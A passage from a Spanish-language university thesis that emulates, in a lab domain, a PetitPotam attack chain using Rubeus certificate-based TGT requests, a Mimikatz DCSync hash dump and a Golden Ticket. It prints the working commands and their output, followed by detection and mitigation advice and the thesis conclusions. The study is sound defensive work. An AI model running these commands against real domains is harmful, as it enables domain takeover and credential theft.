PS C:\Users\antonio.garcia\Downloads> .\Rubeus.exe asktgt /dc:192.168.1.100 /domain:ACME.local /user:DC01$ /ptt /certificate:
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

```

Figura 6.27: Comando utilizado para obtener un TGT con Rubeus utilizando un certificado.

Con este comando se está solicitando un *ticket* TGT a nombre del controlador de dominio. Como método de autenticación, en vez de una contraseña o un *hash* se está utilizando el certificado de autenticación que se obtuvo anteriormente. Con el parámetro "ptt" se indica a Rubeus que debe realizarse la téncica "T1550.003: *Use Alternate Authentication Material: Pass the Ticket*", por lo que ese *ticket* debe inyectarse en la sesión actual para ser utilizado.

En la figura 6.28 puede observarse la salida del comando anterior. Como puede verse, la petición se ha realizado con éxito y se ha obtenido un *ticket* TGT para la cuenta "DC01$" el cual se ha importado correctamente.

```
  ______        _
 (_____ \      | |
  _____) )_   _| |__  _____ _   _  ___
 |  __  /| | | |  _ \| ___ | | | |/___)
 | |  \ \| |_| | |_) ) ____| |_| |___ |
 |_|   |_|____/|____/|_____)____/(___/

  v2.2.0

[*] Action: Ask TGT

[*] Using PKINIT with etype rc4_hmac and subject: CN=DC01.ACME.local
[*] Building AS-REQ (w/ PKINIT preauth) for: 'ACME.local\DC01$'
[*] Using domain controller: 192.168.1.100:88
[+] TGT request successful!
[*] base64(ticket.kirbi):

      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
      oRYwFBsGa3JidGd0GwpBO01FLmxvY2Fs
[+] Ticket successfully imported!

  ServiceName              :  krbtgt/ACME.local
  ServiceRealm             :  ACME.LOCAL
  UserName                 :  DC01$
  UserRealm                :  ACME.LOCAL
  StartTime                :  07/06/2024 18:11:50
  EndTime                  :  08/06/2024 4:11:50
  RenewTill                :  14/06/2024 18:11:50
  Flags                    :  name_canonicalize, pre_authent, initial, renewable, forwardable
  KeyType                  :  rc4_hmac
  Base64(key)              :  fZJxTOHCJtu9QSfKDcBAhQ==
  ASREP (key)              :  21963C853AB8AB2FCB447BFB06D0401F
```

Figura 6.28: Obtención de un TGT con Rubeus utilizando un certificado.

Para comprobar que el *ticket* se ha importado correctamente, puede utilizarse el comando "klist", que muestra los *tickets* de Kerberos almacenados en la memoria caché, como puede verse en la imagen 6.29.

```
PS C:\Users\antonio.garcia\Downloads> klist

El id. de inicio de sesión actual es 0:0xa8ab1

Vales almacenados en caché: (1)

#0>     Cliente: DC01$ @ ACME.LOCAL
        Servidor: krbtgt/ACME.local @ ACME.LOCAL
        Tipo de cifrado de vale Kerberos: AES-256-CTS-HMAC-SHA1-96
        Marcas de vale 0x40e10000 -> forwardable renewable initial pre_authent name_canonicalize
        Hora de inicio: 6/7/2024 18:11:50 (local)
        Hora de finalización:   6/8/2024 4:11:50 (local)
        Hora de renovación: 6/14/2024 18:11:50 (local)
        Tipo de clave de sesión: RSADSI RC4-HMAC(NT)
        Marcas de caché: 0x1 -> PRIMARY
        KDC llamado:
PS C:\Users\antonio.garcia\Downloads>
```

Figura 6.29: *Ticket* de kerberos asociado a la cuenta DC01$ almacenado en caché.

Gracias a obtener un *ticket* con tantos privilegios, el adversario puede realizar diferentes ataques que le permitan realizar movimientos laterales y mantener persistencia en el dominio.

Para ejemplificar como podría un adversario obtener persistencia se utilizará la técnica "T1003.006: *OS Credential Dumping: DCSync*" para obtener el hash NTLM de la cuenta krbtgt. Este hash permitirá la realización de la técnica "T1558.001: *Steal or Forge Kerberos Tickets: Golden Ticket*".

El ataque DCSync consiste en simular ser un controlador de dominio y solicitar a un controlador de dominio replicar la información que contiene. Esto es posible gracias a que en un dominio, por motivos de disponibilidad, separación de roles o reducir tiempos de respuesta en caso de tener un dominio distribuido geográficamente. Para poder realizar la operación de replicación son necesarios los permisos "DS-Replication-Get-Changes-All" y "DS-Replication-Get-Changes". Estos permisos suelen estar disponibles en los grupos de Administradores de Dominio, Administradores de Empresa y Administradores y Controladores de Dominio. Existe la posibilidad de que algún otro usuario o grupo tenga permisos para realizar este ataque, pues explota una funcionalidad necesaria en la administración de los entornos de Directorio Activo.

Para realizar el ataque DCSync solo debe utilizar, como se aprecia en la figura 6.30, un comando dentro de Mimikatz. Gracias a este ataque el adversario ha obtenido los hashes de todas las cuentas del dominio. Dado que el *ticket* TGT de la cuenta del controlador de dominio está cargado en caché, como se comprueba en la figura 6.29, se poseen los privilegios necesarios para realizar el ataque.

Una vez obtenido los hashes del dominio, el adversario podría intentar realizar la técnica "T1110.002: *Brute Force: Password Cracking*" con el fin de obtener alguna de las credenciales

```
PS C:\Users\antonio.garcia\Downloads> .\mimikatz.exe

  .#####.   mimikatz 2.2.0 (x64) #19041 Sep 19 2022 17:44:08
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # lsadump::dcsync /all /csv
[DC] 'ACME.local' will be the domain
[DC] 'DC01.ACME.local' will be the DC server
[DC] Exporting domain 'ACME.local'
[rpc] Service  : ldap
[rpc] AuthnSvc : GSS_NEGOTIATE (9)
502     krbtgt  e74fb21372b8fa7b604af3ad78db1227        514
1106    MSSQLEXPRESS    45eb4fecefd932bd59beb497331bd3d6        66048
1108    PrintServiceAccount     40bc483a2937c926c0297cab31974c17        4260352
1109    ana.herrera     07f8ff69dac2525c0828f75880b348e3        66048
500     Administrador   920ae267e048417fcfe00f49ecbd4b33        66048
1103    antonio.garcia  51722c51ad2847b1e77273798d81585d        66048
1105    SQLSERVER$      c19fb04a1cd890283e4940a3f10a80ef        4096
1110    ADCS$   209922b1ca1624ab88f8eeb554d21e53        4096
1000    DC01$   d0b51943807b671c381c772f4ed999ac        532480
1104    WS01$   e5cf982872f1b822b19b20969825bf41        4096
```

Figura 6.30: Realización de la técnica DCSync utilizando Mimikatz.

de los usuarios en texto claro. Esto le permitiría obtener persistencia y realizar movimientos laterales en el dominio mediante la técnica "T1078: *Valid accounts*". Sin embargo, dado que el adversario ha obtenido el *hash* NTLM de la cuenta krbtgt, puede utilizar la técnica "T1558.001: *Steal or Forge Kerberos Tickets: Golden Ticket*". Esta técnica permite a los adversarios generar un TGT válido para cualquier cuenta del dominio, lo que les da acceso a cualquier servicio del dominio. Algo especialmente importante de esta técnica es que dado que se obtiene un TGT, aunque un usuario cambie su contraseña el *ticket* sigue siendo válido, por lo que la persistencia con máximos privilegios en el dominio puede durar años, en función de la caducidad del *ticket*.

Para crear el *Golden Ticket* el adversario puede utilizar la herramienta Mimikatz, a la que deberá proporcionar el SID del dominio, el *hash* NTLM del usuario krbtgt y un nombre de usuario para el cual crear el *ticket*. Esto puede verse en la figura 6.31, donde además se incluye el parámetro "ptt" para almacenar el ticket en la sesión actual.

Como se aprecia en la salida del comando, se genera un *Golden Ticket* a nombre del usuario Administrador, con un UID con valor de 500, el cual coincide con el del administrador del dominio. Si bien el adversario puede introducir cualquier nombre de usuario para crear el *ticket*, incluido uno inventado que no existe en el dominio, al crear el *ticket* a nombre del Administrador tendrá acceso a todos los recursos del dominio a los que tenga acceso esta cuenta.



Figura 6.31: Realización de la técnica Golden Ticket utilizando Mimikatz.

En la figura 6.32 puede verse como, utilizando el usuario antonio.garcia en una sesión con el *ticket* TGT a nombre del usuario Administrador, se pueden listar los contenidos de un recurso compartido. En la figura 6.33 puede comprobarse que en caso de no tener el *ticket* de Administrador cargado este usuario no tiene permisos de leer los contenidos de ese recurso compartido.

Como puede verse, gracias a explotar la vulnerabilidad *PetitPotam*, un adversario ha pasado de controlar un usuario en una estación de trabajo a tener control sobre todo el dominio. Para ello se ha explotado la vulnerabilidad y se han utilizado otras técnicas para atacar entornos de Directorio Activo, las cuales pueden verse en la tabla 6.2.

Detección de las técnicas utilizadas

Una forma de detectar la utilización de PetitPotam en un dominio es mediante el evento de Windows 4768, solicitud de TGT. En el caso de que se realice este ataque, se generará un nuevo TGT a nombre de la cuenta del controlador de dominio, pero la dirección IP que la solicite no será la del dominio. Además, gracias a este método puede descubrirse cual fue el dispositivo de la red que actuó de relé en el ataque, pues aparecerá como la máquina que solicitó el TGT.

El ataque de DCSync es complicado de detectar, pues es una funcionalidad legítima de Microsoft. Se puede utilizar un antivirus que detecte la utilización de Mimikatz en una máquina. El creador de Mimikatz y descubridor de esta técnica de ataque recomienda tener en cuenta el evento de Windows 4662, una operación se ha realizado sobre un objeto. Dado que este evento es muy genérico, se pueden aplicar una serie de filtros para concretar más. Entre ellos se encuentra que la máscara de acceso tenga un valor de 0x100, el necesario para realizar el ataque. También que en las propiedades aparezca la bandera %%7688, que

```
PS C:\Users\antonio.garcia> klist

El id. de inicio de sesión actual es 0:0x104c0e0

Vales almacenados en caché: (1)

#0>     Cliente: Administrador @ ACME.local
        Servidor: krbtgt/ACME.local @ ACME.local
        Tipo de cifrado de vale Kerberos: RSADSI RC4-HMAC(NT)
        Marcas de vale 0x40e00000 -> forwardable renewable initial pre_authent
        Hora de inicio: 6/10/2024 10:26:44 (local)
        Hora de finalización:   6/8/2034 10:26:44 (local)
        Hora de renovación: 6/8/2034 10:26:44 (local)
        Tipo de clave de sesión: RSADSI RC4-HMAC(NT)
        Marcas de caché: 0x1 -> PRIMARY
        KDC llamado:
PS C:\Users\antonio.garcia> whoami
acme\antonio.garcia
PS C:\Users\antonio.garcia> Get-ChildItem -Path \\DC01\Users\Administrador\Documents\ShareAdministrativo -Recurse -Force


    Directorio: \\DC01\Users\Administrador\Documents\ShareAdministrativo


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----        10/06/2024      9:34             26 DocumentoConfidencial.txt
```

Figura 6.32: Enumeración de recursos compartidos con el usuario antonio.garcia y TGT de Administrador.

```
PS C:\Users\antonio.garcia> klist

El id. de inicio de sesión actual es 0:0xf081a0

Vales almacenados en caché: (2)

#0>     Cliente: antonio.garcia @ ACME.LOCAL
        Servidor: krbtgt/ACME.LOCAL @ ACME.LOCAL
        Tipo de cifrado de vale Kerberos: AES-256-CTS-HMAC-SHA1-96
        Marcas de vale 0x40e10000 -> forwardable renewable initial pre_authent name_canonicalize
        Hora de inicio: 6/10/2024 10:19:25 (local)
        Hora de finalización:   6/10/2024 20:19:25 (local)
        Hora de renovación: 6/17/2024 10:19:25 (local)
        Tipo de clave de sesión: AES-256-CTS-HMAC-SHA1-96
        Marcas de caché: 0x1 -> PRIMARY
        KDC llamado: DC01

#1>     Cliente: antonio.garcia @ ACME.LOCAL
        Servidor: LDAP/DC01.ACME.local/ACME.local @ ACME.LOCAL
        Tipo de cifrado de vale Kerberos: AES-256-CTS-HMAC-SHA1-96
        Marcas de vale 0x40a50000 -> forwardable renewable pre_authent ok_as_delegate name_canonicalize
        Hora de inicio: 6/10/2024 10:19:25 (local)
        Hora de finalización:   6/10/2024 20:19:25 (local)
        Hora de renovación: 6/17/2024 10:19:25 (local)
        Tipo de clave de sesión: AES-256-CTS-HMAC-SHA1-96
        Marcas de caché: 0
        KDC llamado: DC01.ACME.local
PS C:\Users\antonio.garcia> whoami
acme\antonio.garcia
PS C:\Users\antonio.garcia> Get-ChildItem -Path \\DC01\Users\Administrador\Documents\ShareAdministrativo -Recurse -Force
Get-ChildItem : Acceso denegado
En línea: 1 Carácter: 1
+ Get-ChildItem -Path \\DC01\Users\Administrador\Documents\ShareAdminis ...
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : NotSpecified: (:) [Get-ChildItem], UnauthorizedAccessException
    + FullyQualifiedErrorId : System.UnauthorizedAccessException,Microsoft.PowerShell.Commands.GetChildItemCommand
```

Figura 6.33: Enumeración de recursos compartidos con el usuario antonio.garcia.

también tiene que ver con el control de acceso, y que continúe con algún GUID asociado a alguna función RPC asociada con el intento de replicación.

Para poder detectar el ataque de *Golden Ticket* hay que tener en cuenta que muchos adversarios utilizan el nombre de una cuenta que no está en el dominio, por lo que se puede detectar en el momento en que aparece un evento de Windows 4769, se solicitó un TGS, y la cuenta no existe en las cuentas del dominio. También puede detectarse el uso de Mimikatz para crear el ticket. Una vez el ticket se ha creado, se puede utilizar el primer acceso a un recurso, que será un dispositivo, por un usuario, el cual puede haber sido vulnerado, así como detectar la actividad a horas anómalas.

Mitigación de las técnicas utilizadas

Tras varios años con la vulnerabilidad detectada y siendo explotada por los adversarios, para mitigar PetitPotam Windows recomienda implementar la protección ampliada para la autenticación y deshabilitar HTTP en los servidores de AD CS. En caso de ser posible en el entorno, se puede deshabilitar NTLM en el dominio. También se puede forzar el uso de firmas en el protocolo SMB, lo que impedirá que se puedan realizar ataques de relé.

El ataque de DCSync es más complicado de mitigar, pues como se ha comentado se trata de utilizar una funcionalidad legítima de Windows. Se debe seguir el principio de menor privilegio posible y asignar los privilegios "*Replicate Directory Changes*", "*Replicate Directory Changes All*" y "*Replicate Directory Changes In Filtered Set*" solo a cuentas de administración. Además, estas cuentas deben estar bien protegidas con el fin de que el adversario no sea capaz de comprometerlas y utilizar sus permisos.

Para mitigar el ataque de *golden ticket* es necesario proteger el *hash* de la cuenta krbtgt. Para ello es necesario aplicar diferentes salvaguardas como una buena política de contraseñas, seguir el principio del menor privilegio posible y la separación de cuentas de administración y de usuarios.

Capítulo 7

Conclusiones

7.1. Consecución de objetivos

7.1.1. Objetivos académicos

Este trabajo ha permitido comprender en profundidad algunas de las tácticas, técnicas y procedimientos utilizadas por adversarios para atacar entornos de Directorio Activo recientemente. También ha permitido demostrar el nivel de profesionalización de los adversarios, mostrando sus intereses y objetivos.

Se ha seleccionado un conjunto de 5 técnicas utilizadas recientemente. Tras explicar en que consisten y que adversarios las utilizan se han emulado, para ver de qué forma pueden llevarse a cabo. Esta emulación ha permitido comprender cómo funcionan a bajo nivel y ver que detecciones pueden realizarse a partir de esta información. También se ha podido comprender que mitigaciones pueden llevarse a cabo para impedir o dificultar a los adversarios la utilización de estas técnicas.

Gracias a la fase de estudio previa sobre los ataques se ha podido correlacionar estas técnicas con otras fases del ataque del adversario, y ver como se complementan entre sí. Para poder estudiar esto, se emuló el ataque de PetitPotam, donde el adversario fue capaz de obtener acceso de forma persistente con máximos privilegios en un dominio tras encadenar una serie de técnicas.

Los resultados de este proyecto pueden ser utilizados para comprender el panorama actual de amenazas, los adversarios activos y las formas en que implementan las técnicas que los caracterizan. Gracias a esto pueden desarrollarse una serie de reglas que permitan detectar su presencia en redes así como eliminarla o prevenirla.

7.1.2. Objetivos personales

Si bien el objetivo del proyecto es académico, el tema fue escogido para poder desarrollar mi conocimiento en ciertos ámbitos complementando todo lo aprendido estos cuatro años de

carrera.

Gracias a necesitar comprender los ataques, he podido comprender la base del funcionamiento de diferentes partes de Directorio Activo. He podido conocer como funciona la administración de este a un nivel básico y diferentes aspectos de seguridad. También he podido entender más profundamente diferentes protocolos, como Kerberos, y cómo pueden ser atacados en caso de estar mal configurados. Esto me ha llevado a comprender verdaderamente la importancia de ciertas mitigaciones y cómo funcionan.

Gracias a necesitar comprender qué técnicas estaban siendo utilizadas por qué adversarios he podido conocer gran cantidad de adversarios, sus motivaciones y fuentes de financiación, que principalmente son el cibercrimen o estados. También he podido conocer diferentes fuentes para obtener esta información, como reportes de amenazas de organismos públicos y empresas privadas o investigaciones forenses donde se detallan los procedimientos de un ataque. La realización de este proyecto también me ha permitido familiarizarme con el marco de MITRE ATT&CK para poder clasificar las técnicas utilizas por los adversarios utilizando un lenguaje común entre organismos.

Finalmente, la realización de este trabajo me ha permitido poner en práctica todo lo aprendido a la gestión de proyectos en diferentes asignaturas, las cuales me han ayudado a saber como afrontar tal carga de trabajo.

7.2. Seguimiento de la planificación inicial

En general los objetivos temporales de la planificación inicial se han cumplido, pues el trabajo se ha presentado en la convocatoria ordinaria, que era la fecha prevista. Aún así, debido a que posteriormente se estimó que la creación del entorno no llevaría tanto tiempo pues iba a ser más simple, se aumentó la duración de la fase de estudio y selección de técnicas hasta el 13 de mayo, una semana más tarde. Esto se debe a que en un principio se esperaba crear un entorno más grande donde realizar las técnicas en un orden específico para poder mostrar un ejemplo de ataque, pero tras una serie de decisiones se consideró que era mejor realizarlas de forma aislada para una mejor comprensión de estas y una mayor facilidad a la hora de crear el entorno. Aun así, se agregó la sección de PetitPotam para ilustrar cómo se pueden utilizar diferentes técnicas en orden para realizar un ataque más complejo, y no estudiar solo partes aisladas de un compromiso.

Sobre los objetivos económicos, si bien estos eran una simulación, pues se han utilizado versiones de prueba del software de los sistemas Windows, se ha utilizado una licencia de Windows 10 Pro y tres de Windows Server 2022. Aunque las licencias de Windows Server podrían haber sido dos, ya que el servidor utilizado para MSSQL podría haber sido el mismo que el utilizado para ACDS.

7.3. Propuestas de mejora y continuación

Debido a que el panorama de ciberamenazas es altamente cambiante, el estudio debe estar en constante actualización. Se debería analizar que adversarios están operando, las diferentes técnicas que implementan y formas en que las implementan de forma regular.

Como posible ampliación se podrían tener en cuenta más técnicas utilizadas en entornos de Directorio Activo, las cuales no se han estudiado en profundidad debido a los límites de tiempo del proyecto.

También podría ampliarse el enfoque del estudio no centrándose en entornos de Directorio Activo. Los adversarios disponen de una gran superficie de ataque a explotar, desde aplicaciones expuestas a internet, como páginas Web, a diferentes sistemas como enrutadores y servidores con otros sistemas operativos.

Finalmente, podría indicarse como podría utilizarse la inteligencia artificial para indicar como detectar el uso de estas técnicas por parte de los adversarios en entornos de Directorio Activo.

Bibliografía

[1] B. Hughes y 1. Cotterell Mike, *Software project management*, eng, 5th ed. London: McGraw-Hill, 2009, ISBN: 978-0-07-712279-9.

[2] M. E. Whitman, H. J. Mattord et al., *Principles of information security*. Thomson Course Technology Boston, MA, 2009.

[3] I. Foulds, J. Hall y et al., "How trust relationships work for forests in Active Directory", *Microsoft Learn*, 2011. dirección: `https://learn.microsoft.com/en-us/entra/identity/domain-services/concepts-forest-trust`.

[4] Joint Task Force Transformation Initiative et al., *SP 800-39. managing information security risk: Organization, mission, and information system view*. National Institute of Standards & Technology, 2011.

[5] Microsoft, "Directory data store", *Microsoft Learn*, 2011. dirección: `https://learn.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2003/cc736627(v=ws.10)`.

